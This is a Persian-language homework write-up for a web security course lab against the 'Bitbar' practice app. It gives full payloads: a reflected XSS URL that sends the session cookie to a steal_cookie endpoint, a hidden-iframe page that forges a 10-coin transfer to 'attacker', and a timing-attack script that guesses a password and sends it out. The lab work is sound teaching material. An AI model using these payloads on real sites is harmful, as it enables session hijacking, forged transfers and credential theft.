به نام خدا

تمرین دوم

ایمان محمدی
۹۹۱۰۲۲۰۷

نیم‌سال پاییز ۱۴۰۳

سوال ۱، بخش ۱


آدرس URLای که باید در مرورگر وارد بشه برای دزدیدن کوکی کاربر، این آدرس به همراه اسکریپت هست که باید البته اون رو در ادامه URL Encode کنیم چون نمی‌تونیم مستقیم داخل URL بذاریم و ممکنه کاراکترها با URL در تناقض باشه و این کار امنی‌ست برای قرار دادن این آدرس در URL.

```
http://65.109.199.84:3000/profile?username=<script>

document.getElementsByClassName('error')[0].style.visibility = 'hidden';

const xhttp = new XMLHttpRequest();

xhttp.open('GET', 'http://65.109.199.84:3000/steal_cookie?cookie=' +
document.cookie.split('=')[1], true);

xhttp.send();

</script>
```


حالا از تگ script به بعد رو URL Encode می‌کنیم تا بتونیم اون لینک رو مستقیم وارد کنیم. خروجی به این شکل می‌شه:

```
http://65.109.199.84:3000/profile?username=%3Cscript%3E%0Adocument.getElement
sByClassName%28%27error%27%29%5B0%5D.style.visibility%20%3D%20%27hidde
n%27%3B%0Aconst%20xhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%0A
xhttp.open%28%27GET%27%2C%20%27http%3A%2F%2F65.109.199.84%3A3000%2F
steal_cookie%3Fcookie%3D%27%20%2B%20document.cookie.split%28%27%3D%27
%29%5B1%5D%2C%20true%29%3B%0Axhttp.send%28%29%3B%0A%3C%2Fscript%
3E
```


ابتدا در این صفحه register می‌کنیم:



در ادامه URLای که بدست آورده بودیم رو وارد می‌کنیم در این صفحه:




در نهایت خروجی سرور بدین شکل می‌شود:



در واقع با درخواست زدن به profile و ست کردن username با مقدار مدنظر در script، کوکی session کاربر خروجی داده می‌شه و همچنین متن آبی هشدار دهنده که یک کاربر یافت نشد رو هم پنهان کردیم.

سوال ۱، بخش ۲

برای این سوال نیاز هست که از Firefox 93 استفاده کنیم ولی نیاز نیست اون رو نصب کنیم، کافی‌ست تنظیمات امنیتی Firefox بروز شده رو تغییر بدیم و در این منو:




در بخش Custom، اولین آپشن منوی جدید رو بزنید و گزینه‌ی Cross Site Tracking Cookies رو انتخاب کنیم.

در ادامه باید یک iframe ست کنیم که با استفاده از آسیب‌پذیری بخش قبل، یک اسکریپت بدون نمایش صفحه ران بگیریم و در ادامه به اسکریپت چند ثانیه تاخیر اضافه می‌کنیم که آدرس صفحه رو تغییر بده به صفحه‌ی مدنظر سوال. البته از اون‌جایی که سرور ریموت هم داریم، تاخیر رو بیشتر قرار می‌دیم.

فایل html نهایی بدین شکل است:

```
<html>
  <head>
    <title>HW2 Q1 Section 2</title>
    <style>
      iframe {
        display: none;
      }
    </style>
    <script>
    setTimeout(() =>{
      window.location.replace('http://sharif.edu/~kharrazi/courses/40441-011/')
      }, 2000);
    </script>
  </head>
  <body>
    <iframe

src="http://65.109.199.84:3000/profile?username=%3Cscript%3Efetch%28%27http%3A%2F%2F65.109.199.84%3A3000%2Fpost_transfer%27%2C%7Bmethod%3A%27POST%27%2Cheaders%3A%7B%27Content-Type%27%3A%27application%2Fjson%27%2C%27Cookie%27%3Adocument.cookie%7D%2Cbody%3A%27%7B%22destination_username%22%3A%22attacker%22%2C%22quantity%22%3A10%7D%27%7D%29%3B%3C%2Fscript%3E"
    ></iframe>
  </body>
</html>
```

حالا پس از باز کردن فایل b.html، خروجی بدین شکل می‌شود:




در نهایت با اجرای کد حمله، به صفحه‌ی `https://sharif.edu/~kharrazi/courses/40441-011/` ری‌دایرکت می‌شیم.

سوال ۱، بخش ۳

در این بخش، با توجه به لغت‌نامه‌ی پسوردهای مشخص شده و همچنین تمپلت gamma_starter، کد رو پیاده‌سازی کرده و دستورات fetch رو اضافه می‌کنیم. فقط حین تغییر، تگ‌های script و img رو به شکل Script و Img می‌نویسیم تا فیلتر بشن توسط کد. حالا کد نهایی بدین شکل می‌شود:

```
<span style='display:none'>
<Img id='passwordTest' />
<Script>
const passwordList = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345'];
let currentIndex = 0;
let testElement = document.getElementById('passwordTest');
let longestTime = 0;
let guessedPassword = '';
let startTime = new Date();

testElement.onerror = () => {
    let elapsedTime = new Date() - startTime;
    if (elapsedTime > longestTime) {
        guessedPassword = passwordList[currentIndex - 1];
        longestTime = elapsedTime;
    }
    startTime = new Date();
    if (currentIndex < passwordList.length) {
        testElement.src = `http://65.109.199.84:3000/get_login?username=userx&password=${passwordList[currentIndex]}`;
        currentIndex++;
    } else {
        fetch(`http://65.109.199.84:3000/steal_password?password=${guessedPassword}&timeElapsed=${longestTime}`);
        fetch(`http://65.109.199.84:3000/logout`);
        setTimeout(() => {
            window.location.replace(`http://65.109.199.84:3000/get_login?username=userx&password=${guessedPassword}`);
        }, 2000);
    }
};

testElement.src = `http://65.109.199.84:3000/get_login?username=userx&password=${passwordList[currentIndex]}`;
currentIndex++;
</Script>
</span>
```

در ادامه در صفحه‌ی Transfer سایت Bitbar که این‌جا می‌شه:



در قسمت Transfer to، همین کد مدنظر و در قسمت Amount هم عدد ۱۰ رو وارد می‌کنیم.

خروجی سرور بدین شکل است:

```
Password: dragon, time elapsed: 2992


GET /steal_password?password=dragon&timeElapsed=2992 200 1.790 ms - -
GET /logout 304 3.839 ms - -
```